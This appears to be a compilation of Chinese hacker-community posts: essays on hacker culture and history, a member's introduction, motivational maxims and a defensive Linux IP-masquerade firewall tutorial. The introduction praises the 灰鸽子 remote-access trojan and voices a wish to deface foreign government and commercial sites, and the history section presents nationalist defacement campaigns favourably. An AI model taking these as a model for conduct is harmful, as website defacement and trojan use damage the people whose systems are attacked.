“他们不是以技术为目的，而是以金钱为目的，他们在扭曲了黑客的同时，亦为社会埋下了众多安全隐患。”。

万涛说，看多了打着爱国幌子招摇撞骗的黑客，他最后的结论很悲伤，“和娱乐圈里的明星一样，绯闻是其花絮，注意力、快感和财富是其最终的归宿。”

龚蔚觉得，黑客世风日下，绿色兵团甚至难辞其咎，因为他们的失身下海，才造成了黑客精神被割断。他孜孜以求想建立一个基金会，不涉网络相关的运作，重新回归到“绿色和平的网络世界”，“goodwell，不应该只属于一个人”。

他自己并不清楚，还有谁会放弃名利，愿意回归，也偶尔会觉得幼稚，但“总得试试吧”。

网络的普及速度，比想象中要快，而黑客繁衍的速度或许比网络普及的速度还要快。

《迷失的 scar》

scar

大家好，我是 scar。写篇帖子晒晒自己！o(∩_∩)o。。。希望大家多多指教！

我来自祖国西部--美丽的青海！青海地处高原，黄河、长江和澜沧江的发源地。这里有雪山、草原和朴实、热情洋溢的青海人民。他们热情好客，直来直去，向往和平。下面讲讲我自己的经历：

我大专毕业，15岁上中专（数控专业），16岁有了自己的第一台电脑（用来机械制图），从小热衷于电脑。2006年寒假出去体验生活，去创维电子学习电器维修（主要修电视），记得发工资以后买了一本《黑客 X 档案》。从一本小小的黑客杂志中，我第一次接触黑客技术。那时候我还小，对灰鸽子特别的着迷，又花了一部分工资从网上买了一套灰鸽子，别人管交管会。（160¥- -!）

后来中专毕业以后我被学校分配到了青海省火电公司，去做电厂建设（高级农民工）没做过的网友可能感觉不到其中的辛苦，干了小半年，期间的辛苦我也不说了，反正那种感觉是常人体会不到的，我就略过不说，说出来伤心。不过在电厂也确实学到了不少男人该会的东西（各种电焊技术和电厂运作原理）。回到家后一身狼狈，脸上一撕一层皮，我妈给我买了两箱牛奶，每天都要拿着牛奶去蒸桑拿（去死皮）。从回到家后我的话就很少了，连亲戚我都不敢去见。除了玩鸽子外，我看电影，从电影上我也感觉到了很多东西：为什么电影上别人能坐办公室，看报纸，喝茶，翘二郎腿，还能拿高薪？所以我发誓，我这辈子都不当工人！后来和家里人商量，要去学电脑，再三的商量后父母同意我去北京读北大青鸟。就这样，2007年12月9日我带着满怀的憧憬来到了首都北京。

在青鸟学习的时候我还上了一所民办的大专，学习期间我非常刻苦，不管是理论还是做试验，我都名列前茅。我心想既然选择了，就学出个样子来！就这样，一年的学习已经结束了，大专毕业证也拿到手了。由于学习的突出，被分配到了北京电信。刚开始是做传输（给大客户开通专线），说实话，我网络专业毕业生

被分到电信做通信已经是专业不对口了，所以我积极的在交换主任面前好好表现，终于功夫不负有心人，我被交换主任看中，最后调到了电信网维部门做 CDMA 网络维护（3G 业务，我们是中国第一批学习掌握 3G 技术的人员）。在新的工作岗位干了半年，技术也有所提高。但是我还是不甘心把学到的网络知识浪费，毕竟我是网络工程师，做通信也不是很愿意。现在上 24 小时休息 3 天，所以想再学习一下黑客技术，重新捡起来好好的学学！我又在个大论坛注册帐户，但就在这个时候我发现黑客界已经今非昔比了，我没接触才 2 年，但我落后了整整半个世纪，我发现自己已经什么都不懂了…落后的一塌糊涂!!!! 别人发的技术帖子我也是看的满头雾水，这下糟糕了，差距太大了，本想在学校学到的东西能用的上，但是发现在学校学的网络和黑客基本没什么太大的关系，学校学的太不实际了。再说我对编程也是什么都不懂，也就会写写 HTML，别的什么脚本啊、语言啊~都扯了蛋了！什么都不懂，我就一菜鸟的粑粑！怒火啊想想~~~😞

我在视频上看到了中国黑客教父在 CCTV 上的讲座，说绿色兵团要东山再起，不知道什么时候的视频了，反正我就来兵团了。毕竟绿色兵团是当年大哥级别的~希望在这里和广大的战友们好好相处，互相交流！😊也希望前辈们能给一些真正爱学习的朋友们多多传授一些知识。我们做菜鸟的白的一塌糊涂，也抓紧提高自身的技术水平。记得青鸟的第一节课老师让我们每人写一句人生格言，我写的是：“有梦就去追，爱拼才会赢！”我把这句话送给了在场的同学，在这里我也送给所有的战友们！希望大家共同进步，将来用自己的技术来共同捍卫祖国的网络安全！其实我的梦想就是在有生之年将我自制的五星红旗黑页挂在那些曾叫过我们东亚病夫的国家的大型网站上！再告诉他们，China is best！让日本够高呼：亚灭蝶！😡

前辈们莫说我是为了表现什么虚荣心，我可以说，这个真没有。我只想告诉大家，虽然我是 89 年生人，但我也爱国！因为，我是中国人!! 中华人民共和国万岁!!!!!!!!!!

我还常做一个梦，一个怪梦，我梦见有个像电影《黑客帝国》里“莫菲”一



样酷的黑衣人即将老死，他把所有毕生所学都统统传给了我（就像虚竹那样😏）

哈哈，题外话，科幻片看多了的缘故，哈哈~~😏 自己偷笑下。

好了，就扯到这里吧，12点了，我要睡了，明天还上班。各位加油！

《忆往昔》

深蓝亚瑟

偶然 打开 QQ 看到前辈再次出行~。。。 内心惘然 卓然羡慕

依稀岁月 卓染云间

忆 往昔岁月 尽显峥嵘

坦言遗憾 至今无法忘怀~

数日前 往返千里 周而复始

从未想过会到达锦州

下车四顾，一切没有变化。。。

那时的我，那时的我们

不可逆向的命运

那时的我，那时的我们

而今多半已物是人非

那年 那月

放弃的太多 太多

责任 亲情 兄弟情。。。

那人 那事

无所适从 无奈 不舍 自责 后悔~~

《25 条绿兵成功金言》

ghost98

1、正确的思考

先正确的评判自己，才有能力评断他人。

你是否欺骗别人，或是自己？想清楚再回答。

三思而后行的人，很少会做错事情。

企图说服不用大脑的人，是徒劳无功。

认为整个世界都错的人，极可能错在自己。

2、行动

观察走在你前面的人，看看他为何领先，学习他的做法。

忙碌的人才能把事情做好，呆板的人只会投机取巧。

优柔寡断的人，即使做了决定，也不能贯彻到底。

善意需要适当的行动表达。

3、相信

相信你做得到，你一定会做到。

不断告诉自己某一件事，即使不是真的，最后也会让自己相信。

4、警觉

对于那些使狗和儿童感到畏惧的人应提高警觉。

警觉过度犹如不及，使人变得多疑。

不要羡慕邻居的篱笆更绿，或许荆棘多于青草。

对于满口“别人都说——”的人，问他“别人”是谁，就会看到他张口结舌的窘态。

陌生人过分热心帮你做事时，当心他别有居心。

5、挑战

如果你想要更上一层楼，就为别人提供超出预期更多更好的服务。

每一次都尽力超越上次的表现，很快你就会超越周遭的人。

亨利福特悬赏 2.5 万元，征求有办法让他在每一台汽车上节省一个螺钉和螺冒的人。

你让我工厂的每个环节节省 10 分钱，我让你平步青云。

如果你一直保持现状，10 年后将会如何？

在你有把握做得更好之前，不要破坏任何东西。

6、主要目标

你的人生想要什么？你能付出什么作为回馈？

成功的人只想自己要的——而非自己不要的。

不要管过去做了什么，重要的是你将来要做什么？

如果你不知道你自己的一生要的是什么，你还想得到什么？

智者除了有所为，还能有所不为。

为自己想要的忙碌，如此即无暇担忧你不想要的。

不要怕目标定得太高，你可能需要退而求其次。

如果你不会知道自己要什么，别说你没有机会。

7、合作

请求比命令能得到更好的结果。

善于下命令的人，必定能够服从命令并且执行。

乐意合作产生支持的力量，强迫服从导致失败的结果。

告诉上司你想要什么，看他是否愿意帮助你去排除障碍。

友善的合作比煽动更得人心。

合作必须从部门领导开始，效率亦然。

狼狈为奸绝非合作。

除非你自己愿意被别人伤害，否则没有人能够伤害你。

8、勇气

勇敢的承认自己不知道的事情，才能学习并进步。

勇气只是多跨一步超越恐惧。

抱怨自己没有机会的人，多半没有勇气冒险。



9、批评

一事无成的无名小卒才能免于批评。

不要怕不公正的批评，但要知道哪些是不公正的批评。

不要批评你不了解的人，要趁机向他学习。

不要怕受人批评。当你提出新的观念，就要准备受人批评。

不要批评别人的行为，除非你知道他为何那么做。你在同样的情况下也可能会如此。

不能忍受批评，就无法尝试新事物。

如果你经常批评别人，何不试着赞美别人？

开始批评之前，最好先略加赞美。

如果你想要更受人欢迎，尽量多赞美，少批评。

10、行为

真正伟大的人，别人会从他的善行感受出来。

一天没有臆见善行，就是白过了。

奖章和头衔不能让你上天堂，善行才能增加你的分量。

建设性的行为才能服人，言语的吹嘘无益。

不要说你想要什么，用行为表达。

善行是赞美自己最好的办法。

如果你比别人更具智慧，别人会从你的行为看出来。

善意的回应是惩罚对你不义的人最安全的方式。

对不喜欢你的人不要多费口舌。

花钱想要上天堂的人，一定后悔没有多行善。

善行比滔滔雄辩更能打动人心。

墓志铭不如善行更另人怀念。

世界不会因为所知给你勋章，而会因你的善行而给你荣耀。

善行不需要言语的粉饰。

11、明确的目标



明确的了解自己需要什么，致力追求。

一个人没有明确的目标，就象船没有罗盘一样。

智者都有清晰思考的习惯。

意志力缘于持续的行动、自动自发、明确的目标。

诚实与努力的工作，需要明确的目标引导才能成功。

缺乏明确的目标，一生将庸庸碌碌。

坚定的目标是成功的首要原则。

12、教育或学习

教育是开发内在的力量。所有的教育都靠自己的体会；没有人能够教育另外一个人。

你从工作中学到的，比眼前得到的报酬更可贵。

倾听才能学习，说话无益。

好老师一定是好学生。

不一定把所有的知识都记在心里，能够取得所需的知识即可。

研究一个人良好的观念，剩过挑剔他的缺点。

知识必须加以运用，才能产生力量。

努力把事情做得比别人更好，你就会忘了财务的困扰。

如果你不努力向上司学习，就虚掷了升迁及更好的工作机会。

哲学家从犯错的人身上找出人类所犯的错误。

善于发问使苏格拉底成为当时的智者。

明智的运用知识，吸引更伟大的知识。

你自工作中学到的越多，赚得越多。

自工作学习的人，等于别人付钱让他上学。

知识必须经由行动产生利益，否则无用。

13、言之有物

记住，别人从你所说的每一个字，了解你所知的多寡。

你怎么说和你说什么同样重要。

人们在有所求时，语气特别不同。

语气委婉别人比较听得进去。

口不择言往往造成尴尬的场面。

刻薄的话伤人最甚。

思考可以随心所欲，表达想法则必须谨慎小心。

14、热诚

当热诚变成习惯，恐惧和忧虑即无处容身。

缺乏热诚的人也没有明确的目标。

热诚使想象的轮子转动。

一个人缺乏热诚就象汽车没有汽油。

善于安排玩乐和工作，两者保持热诚，就是最快乐的人。

热诚使平凡的话题变得生动。

15、多做一点

每次你多做一些，别人就欠你一些。

让别人做得更好，同时提升自己的价值。

善于钓鱼的人选用鱼喜欢的饵。

你不能让所有的人喜欢你，却能减少别人讨厌你的原因。

与人协商而不产生摩擦，是有待学习的一大课题。

多做一些，机会将随之而来。

为别人服务最多的人最富有。

服务的道路才能通往快乐的城市。

16、失败

爱迪生失败一万次才发明灯泡。失败一次不必担心。

“一般人”只失败一次就放弃。所以“一般人”者众，而爱迪生只有一个。

漫无目的，随波逐流是失败的首要原因。

横逆中能找出顺逆中所没有的机会。

让孩子小时候“好过”，长大之后经常会“难过”。



批评别人错误时，更要加入一些赞美。

失败和暂时的挫折有极大的差别，了解两者的不同，才能成功。

不因一时的挫折停止尝试的人，永远不会失败。

许多人只需要再多支持一分钟，多做一次努力，就能反败为胜。

成功招揽成功，失败招揽失败。

企图不劳而获的人，往往一事无成。

别人的错误不是你犯错的借口。

如果你尽力而为，失败并不可耻。

不要责怪孩子不好，怪那些没有教好孩子的大人。

错误象花园中的杂草，若未及时铲除，就会到处蔓生。

自怜是让人上瘾的麻醉剂。

智者注意自己的缺点，一般人吹嘘自己的优点。

失败若能将人推出自满的椅子，迫使他做更有用的事情，则是一种福气。

失败是一种让人承担更大责任的准备。

了解自己为何失败，则失败是资产。

17、公平

不要忽视小节，宇宙由原子构成。

得到帮助最好的方式是开始帮助别人。

18、信心

信心愈用愈多。

除非你愿意，没有人能破坏你对任何事情的信心。

所有伟大的奇迹都只是信心的力量。

不幸很少会纠缠有希望和信心的人。

信心需要立足点，恐惧却能凭空存在。

信心缘于明确的目标及积极的态度。

信心是一种态度，常使“不可能”消失于无形。

信心不能给你需要的东西，却能告诉你如何得到。

19、恐惧

虚张声势往往显示极深的恐惧。

不要因为恐惧而犹疑，前进就能消除恐惧。

恐惧是魔鬼最大的武器，人类最大的敌人。

意识清楚的人很少畏惧任何东西。

信心可以克服恐惧。

把你的恐惧留给自己，别人有别人的恐惧。

坏运气喜欢怕他的人。

希望和恐惧不会同行。

恐惧贫穷的人永远不会富有。

20、朋友

有求于人才会去找朋友，很快就没有朋友。

如果你愿意要朋友，先做别人的朋友。

不要让帮助你自消沉中振作的朋友失望。

朋友是了解你并尊重你的人。

友谊需要经常表达才能长存

友谊是看出朋友的缺点却不张扬。

21、抱怨

如果你非要抱怨，那么你小声一些，以免吵到别人。

不要太苛求抱怨的人，他把自己的日子弄得够难过的了。

22、健康和习惯

如果你感觉无精打采，等到饿了再去吃东西。

生病之前就应该看医生。

只吃八分饱

不断想着疾病，你就会不断生病，健康亦然。

新鲜的水果和蔬菜是永远不会过量的健康食品。

不要头痛医头，找出病因才是根本之道。

吃得多不一定健康。

注意饮食习惯，省下看医生的花费。

23、残障

一位中国西北大学的盲生以速记抄录讲义，卖给视力正常的同学，完成学业。

如果你感到泄气，想想又瞎、有盲、又聋，一生过得充实愉快，著书鼓励更多人的海伦·凯勒。

从顶端开始的人是极大的不幸，因为他只能往往是向下滑。

24、快乐

有些人累积金钱换取财富，智者累积快乐，与人分享仍取之不竭。

快乐在于行动，不只是拥有。

剥夺别人的快乐不能使自己快乐。

微笑使人更美丽、更愉快，却不费分文。

热情比怨恨更得人心。

慷慨的给予快乐，自己更快乐。

25、和谐

和谐使宇宙运转不停。

机器的摩擦耗费成本，人际间的摩擦损耗心灵。

如果你不同意别人的说法，至少不要和他人争执。

促进和平的人受人景仰，挑起摩擦的人遭人嫌恶。

记住，至少要两个人才能争执。

两个人以上为明确的目标同心协力，将产生无穷的力量。

彼此信任是良好人际关系的基础。

人际关系良好的人永远不愁没有朋友。

喜欢和谐的人通常知道该如何维系。

持久的成功建立在和谐的人际关系之上。

尽量充当和事佬，就没有太多纷争。

趁机浑水摸鱼的人才会挑起人事纷争。

《黑客历史文化介绍》

ghost98

一、黑客概述

黑客最早始于 20 世纪 50 年代，最早的计算机 1946 年在宾夕法尼亚大学出现，而最早的黑客出现于麻省理工学院，贝尔实验室也有。最初的黑客一般都是一些高级的技术人员，他们热衷于挑战、崇尚自由并主张信息的共享。

1994 年以来，因特网在全球的迅猛发展为人们提供了方便、自由和无限的财富，政治、军事、经济、科技、教育、文化等各个方面都越来越网络化，并且逐渐成为人们生活、娱乐的一部分。可以说，信息时代已经到来，信息已成为物质和能量以外维持人类社会的第三资源，它是未来生活中的重要介质。随着计算机的普及和因特网技术的迅速发展，黑客也随之出现了。

二、黑客简介

“黑客”一词由英语 Hacker 英译而来，是指专门研究、发现计算机和网络漏洞的计算机爱好者。他们伴随着计算机和网络的发展而产生成长。黑客对计算机有着狂热的兴趣和执着的追求，他们不断地研究计算机和网络知识，发现计算机和网络中存在的漏洞，喜欢挑战高难度的网络系统并从中找到漏洞，然后向管理员提出解决和修补漏洞的方法。

黑客不干涉政治，不受政治利用，他们的出现推动了计算机和网络的发展与完善。黑客所做的不是恶意破坏，他们是一群纵横驰骋于网络上的大侠，追求共享、免费，提倡自由、平等。黑客的存在是由于计算机技术的不健全，从某种意义上讲，计算机的安全需要更多黑客去维护。

但是到了今天，黑客一词已被用于泛指那些专门利用计算机搞破坏或恶作剧的家伙，对这些人的正确英文叫法是 Cracker，有人也翻译成“骇客”或是“入侵者”，也正是由于入侵者的出现玷污了黑客的声誉，使人们把黑客和入侵者混为一谈，黑客被人们认为是在网上到处搞破坏的人。

一个黑客即使从意识和技术水平上已达到黑客水平，也绝对不会声称自己是一名黑客，因为黑客只有公认的，没有自封的，他们重视技术，更重视思想和品质！

三、国内黑客的发展与文化状况

因特网在中国的迅速发展也使国内的黑客逐渐成长起来。纵观中国黑客发展史，可以分为 3 代。

第 1 代(1996~1998)，1996 年因特网在中国兴起，但是由于受到各种条件的制约，很多人根本没有机会接触网络。当时计算机也没有达到普及的程度，大部分地区还没有开通因特网的接入服务，所以中国第 1 代黑客大都是从事科研、机械等方面工作的人，只有他们才有机会频繁地接触计算机和网络。他们有着较高的文化素质和计算机技术水平，凭着扎实的技术和对网络的热爱迅速发展成为黑客。现在他们都有稳定的工作，有的专门从事网络安全技术研究或成为网络安全管理员，有的则开了网络安全公司，演变为派客(由黑客转变为网络安全者)。

1998 年 8 月暴发了东南亚金融危机，并且在一些地区发生了严重的针对华人的暴乱，当时残害华人的消息在新闻媒体上报道到后，国内计算机爱好者怀着一片爱国之心和对同胞惨遭杀害的悲痛之心，纷纷对这些行为进行抗议。中国黑客对这些地区的网站发动了攻击，众多网站上悬挂起中华人民共和国的五星红旗。当时黑客代表组织为“绿色兵团”。

第 2 代(1998~2000)，随着计算机的普及和因特网的发展，有越来越多的人有机会接触计算机和网络，在第 1 代黑客的影响和指点下，中国出现了第 2 代黑客。他们一部分是从事计算机的工作者和网络爱好者，另一部分是在校学生。

这一代的兴起是由 1999 年 5 月 8 日某国轰炸驻中国南斯拉夫大使馆事件引发，黑客代表组织为原“中国黑客联盟”。

第 3 代(2000~2003)，这一代黑客主要由在校学生组成，其技术水平和文化素

质与第 1 代、第 2 代相差甚远，大都只是照搬网上一些由前人总结出来的经验和攻击手法。现在网络上所谓的入侵者也是由这一代组成。但是领导这一代的核心黑客还是那些第 1 代、第 2 代的前辈们。

这一代兴起是由 2001 年 4 月的一起撞机事件引发，黑客代表组织为“红客联盟”、“中国鹰派”。

第 4 代(2003~至今)，黑客组织由大联盟开始向小组团队模式发展，更注重小组间的技术交流及一种团队合作精神，比较出色的有“邪恶八进制”、“火狐技术联盟”等，代表人物有冰血封情、臭要饭的、枫三少、StyxFox、Safer、Sniper、xiaolu、angel 等

四、中国黑客的现状

如今国内黑客站点门派繁多，但整体素质不如人意，有的甚至低劣。 为什么这么说呢

- 1、叫法不一，很不正规。
- 2、技术功底薄弱，夸大作风。
- 3、内容粗制滥造，应付了事，原创作品少，且相互抄袭。曾有某篇文章说，中国的黑客一代不如一代。
- 4、效率低，更新少，可读性差，界面杂乱。有些站点很少更新，死链接，打不开，站点杂乱，经常有死链接，作品抄袭。
- 5、整体技术水平不高，研究层次级别低。
- 6、缺少一个统一协调中国黑客界行动发展的组织。

黑客并不是大家所想象的专搞恶意破坏的不良分子，他们是一群纵横驰骋于网络上的侠客，他们是一群热衷于网络安全技术的爱好者，追求共享、免费，提倡自由、平等.....黑客的存在是由于计算机技术的不健全，从某种意义上讲，计算机的安全需要更多黑客去维护。

五、中国黑客的发展

目前中国黑客的发展总体可以归为五大趋势：

1、黑客年轻化。

由于中国互联网的普及，所以越来越多对这方面感兴趣的中学生，也已经踏足到这个领域。

2、黑客的破坏力扩大化。

因互联网的普及，黑客的破坏力也日益扩大化，仅在美国，黑客每年造成的经济损失就超过 100 亿美元，可想而知，对于安全刚起步的中国，破坏的影响程度有多大了。

3、黑客技术的迅速普及。


黑客组织的形成和黑客傻瓜式工具的大量出现导致的一个直接后果就是黑客技术的普及，黑客事件的剧增，黑客组织规模的扩大，黑客站点的大量涌现，也说明了黑客技术开始普及，甚至很多十多岁的年轻人也有了自己的黑客站点，从很多 BBS 上也可以看到学习探讨黑客技术的人也越来越来多。

4、黑客技术的工具化。

黑客事件越来越多的一个的重要原因，黑客工具越来越多，越来越容易获得，也越来越傻瓜化和自动化，据中国科学院许榕生研究员介绍，黑客运用的软件工具已超过 1000 种。

5、黑客组织化。

对于黑客的破坏，人们的网络安全意识开始增强，计算机产品的安全性被放在很重要的位置，漏洞和缺陷也越来越难发现；而且因为利益的驱使，黑客开始由原来的单兵作战变成有组织的黑客群体，在黑客组织内部，成员之间相互交流技术经验，共同采取黑客行动，成功率增高，影响力也更大。



利用 Linux 系统 IP 伪装抵住黑客攻击

深蓝亚瑟

防火墙可分为几种不同的安全等级。在Linux中,由于有许多不同的防火墙软件可供选择,安全性可低可高,最复杂的软件可提供几乎无法渗透的保护能力。不过,Linux核心本身内建了一种称作“伪装”的简单机制,除了最专门的黑客攻击外,可以抵挡住绝大部分的攻击行动。

当我们拨号接连上Internet后,我们的计算机会被赋给一个IP地址,可让网上的其他人回传资料到我们的计算机。黑客就是用你的IP来存取你计算机上的资料。Linux所用的“IP伪装”法,就是把你的IP藏起来,不让网络上的其他人看到。有几组IP地址是特别保留给本地网络使用的,Internet骨干路由器并不能识别。像作者计算机的IP是 192.168.1.127,但如果你把这个地址输入到你的浏览器中,相信什么也收不到,这是因为Internet骨干是不认得 192.168.X.X这组IP的。在其他Intranet上有数不清的计算机,也是用同样的IP,由于你根本不能存取,当然不能侵入或破解了。

那么,解决Internet上的安全问题,看来似乎是一件简单的事,只要为你的计算机选一个别人无法存取的IP地址,就什么都解决了。错!因为当你浏览Internet时,同样也需要服务器将资料回传给你,否则你在屏幕上什么也看不到,而服务器只能将资料回传给在Internet骨干上登记的合法IP地址。

“IP伪装”就是用来解决此两难困境的技术。当你有一部安装Linux的计算机,设定要使用“IP伪装”时,它会将内部与外部两个网络桥接起来,并自动解译由内往外或由外至内的IP地址,通常这个动作称为网络地址转换。

实际上的“IP伪装”要比上述的还要复杂一些。基本上,“IP伪装”服务器架设在两个网络之间。如果你用模拟的拨号调制解调器来存取Internet上的资料,这便是其中一个网络;你的内部网络通常会对应到一张以太网卡,这就是第二个网络。若你使用的是DSL调制解调器或缆线调制解调器(Cable Modem),那么系统中将会有第二张以太网卡,代替了模拟调制解调器。而Linux可以管理这些网络的每一个IP地址,因此,如果你有一部安装Windows的计算机(IP为 192.168.1.25),位于第二个网络上(Ethernet eth1)的话,要存取位于Internet(Ethernet eth0)上的缆线调制解调器(207.176.253.15)时,Linux的“IP伪装”就会拦截从你的浏览器所发出的所有TCP/IP封包,抽出原本的本地地址(192.168.1.25),再以真实地址(207.176.253.15)取代。接着,当服务器回传资料到 207.176.253.15 时,Linux也会自动拦截回传封包,并填回正确的本地地址(192.168.1.25)。

Linux可管理数台本地计算机(如Linux的“IP伪装”示意图中的 192.168.1.25 与 192.168.1.34),并处理每一个封包,而不致发生混淆。作者有一部安装SlackWare Linux的老 486 计算机,可同时处理由四部计算机送往缆线调制解调器的封包,而且速度不减少。

在第二版核心前,“IP伪装”是以IP发送管理模块(IPFWADM, IP fw adm)来管理。第二版核心虽然提供了更快、也更复杂的IPCHAINS,但仍旧提供了IPFWADM wrapper来保持向下兼容性,因此,作者在本文中会以IPFWADM为例,来解说如何设定“IP伪装”。

另外,某些应用程序如RealAudio与CU-SeeME所用的非标准封包,则需要

特殊的模块，您同样可从上述网站得到相关信息。

作者的服务器有两张以太网卡，在核心激活过程中，分别被设定在eth0 与 eth1。这两张卡均为SN2000 式无跳脚的ISA适配卡，而且绝大多数的Linux都认得这两张卡。作者的以太网网络初始化步骤在rc.inet1 中设定，指令如下：

```
IPADDR="207.175.253.15"
# 换成您缆线调制解调器的IP地址。
NETMASK="255.255.255.0"
# 换成您的网络屏蔽。
NETWORK="207.175.253.0"
# 换成您的网络地址。
BROADCAST="207.175.253.255"
# 换成您的广播地址。
GATEWAY="207.175.253.254"
# 换成您的网关地址。
# 用以上的宏来设定您的缆线调制解调器以太网卡
/sbin/ifconfig eth0 $ {IPADDR} broadcast $ {BROADCAST} netmask $
{NETMASK}
# 设定IP路由表
/sbin/route add -net $ {NETWORK} netmask $ {NETMASK} eth0
# 设定intranet以太网卡eth1，不使用宏指令
/sbin/ifconfig eth1 192.168.1.254 broadcast 192.168.1.255 netmask 255.255.255.0
/sbin/route add -net 192.168.1.0 netmask 255.255.255.0 eth1
# 接着设定IP fw adm初始化
/sbin/ipfwadm -F -p deny # 拒绝以下位置之外的存取 # 打开来自
192.168.1.X的传送需求
/sbin/ipfwadm -F -a m -S 192.168.1.0/24 -D 0.0.0.0/0
/sbin/ipfwadm -M -s 600 30 120
```

就是这样！您系统的"IP伪装"现在应该可以正常工作了。如果您想得到更详细的信息，可以参考上面所提到的HOWTO，或是至 <http://alballi.aquanet.com.br/howtos/Bridge+Firewall-4.html> 参考MINI HOWTO。另外关于安全性更高的防火墙技术，则可在 <ftp://sunsite.unc.edu/pub/Linux/docs/HOWTO/Firewall-HOWTO> 中找到资料。

半年来，56K模拟数据卡的价格突然跌降了不少。不过，大多数新的数据卡，其实是拿掉了板子上的控制用微处理器，因此会对系统的主CPU造成额外的负荷，而Linux并不支持这些“WinModem”卡。虽然Linux核心高手们，还是有能力为WinModem卡撰写驱动程序，但他们也很明白，为了省 10 元美金而对系统效能造成影响，绝对不是明智之举。

请确定您所使用的Modem卡，有跳脚可用来设定COM1、COM2、COM3 与 COM4，如此一来，这些数据卡才可在Linux下正常工作。您可在 <http://www.o2.net/~gromitkc/winmodem.html> 中找到与Linux兼容的数据卡的完整列表。

当作者在撰写本篇文章时，曾花了点时间测试各种不同的数据卡。Linux支持即插即用装置，所以我买了一块由Amjet生产的无跳脚数据卡，才又发现另一

个令人困扰的问题。

作者测试用的PC是一部老旧的 486，用的是 1994 年版的AMI BIOS。在插上这块即插即用数据卡后，计算机便无法开机了，画面上出现的是“主硬盘发生故障”（Primary hard disk failure）。经检查，发现即插即用的BIOS居然将原应保留给硬盘控制器的 15 号中断，配给了数据卡。最后作者放弃了在旧计算机上使用即插即用产品，因为不值得为这些事花时间。所以，请您注意在购买数据卡之前，先看清楚是否有调整COM1 到COM4 的跳脚。

在作者的布告板（<http://trevormarshall.com/BYTE/>）上，看到有几位朋友询问是否可以用多条拨号线来改善Internet的上网速度。这里最好的例子是 128K ISDN，它同时运用两条 56K通道，以达到 128K的速度。当ISP提供这样的服务时，其实会配置两条独立的线路连到同一个IP上。

您可以看到，虽然Linux上有EQL这类模块，可让您在计算机上同时使用两块数据卡，但除非ISP对两组拨号连线提供同一个IP，否则这两块数据卡也只是对送出资料有帮助而已。

如果您拨接的是一般的ISP PPP线路，那么您会得到一个IP地址，从服务器回传的封包才能在数百万台计算机中找到您；而您每次拨入ISP时，都会得到一个不同的IP地址。你的浏览器所送出的封包中，也包含供服务器资料回传的本地IP地址。EQL可将这些外传的封包，分散到不同的ISP线路上，但当资料回传时，却只能通过一个IP地址接收，也就是浏览器认为正在使用的那个地址。若是使用ISDN，那么ISP会处理这个问题；一些ISP会为多组线路的拨号接入提供相应的IP地址，但价钱非常昂贵。

在追求速度时，请别忽略了Linux防火墙的效率。在作者办公室有六位使用者通过“IP伪装”防火墙，去存取一部 56K模拟调制解调器，工作情况十分良好，只有在有人下载大文件时速度才会变慢。在您决定要加装多条ISP拨号线之前，可以先架设一部“IP伪装”服务器试试。Windows处理多重IP的方式并非十分有效率，而将Windows网络与调制解调器隔开，效能的增进将会让您惊讶不已。

简而言之，Linux所用的“IP伪装”法，就是把你的IP藏起来，不让网络上的其他人看到。

【转】如何判定你是否具备有学习 Linux 的素质

xiaode12

如何判定你是否具备有学习 Linux 的素质 (1)

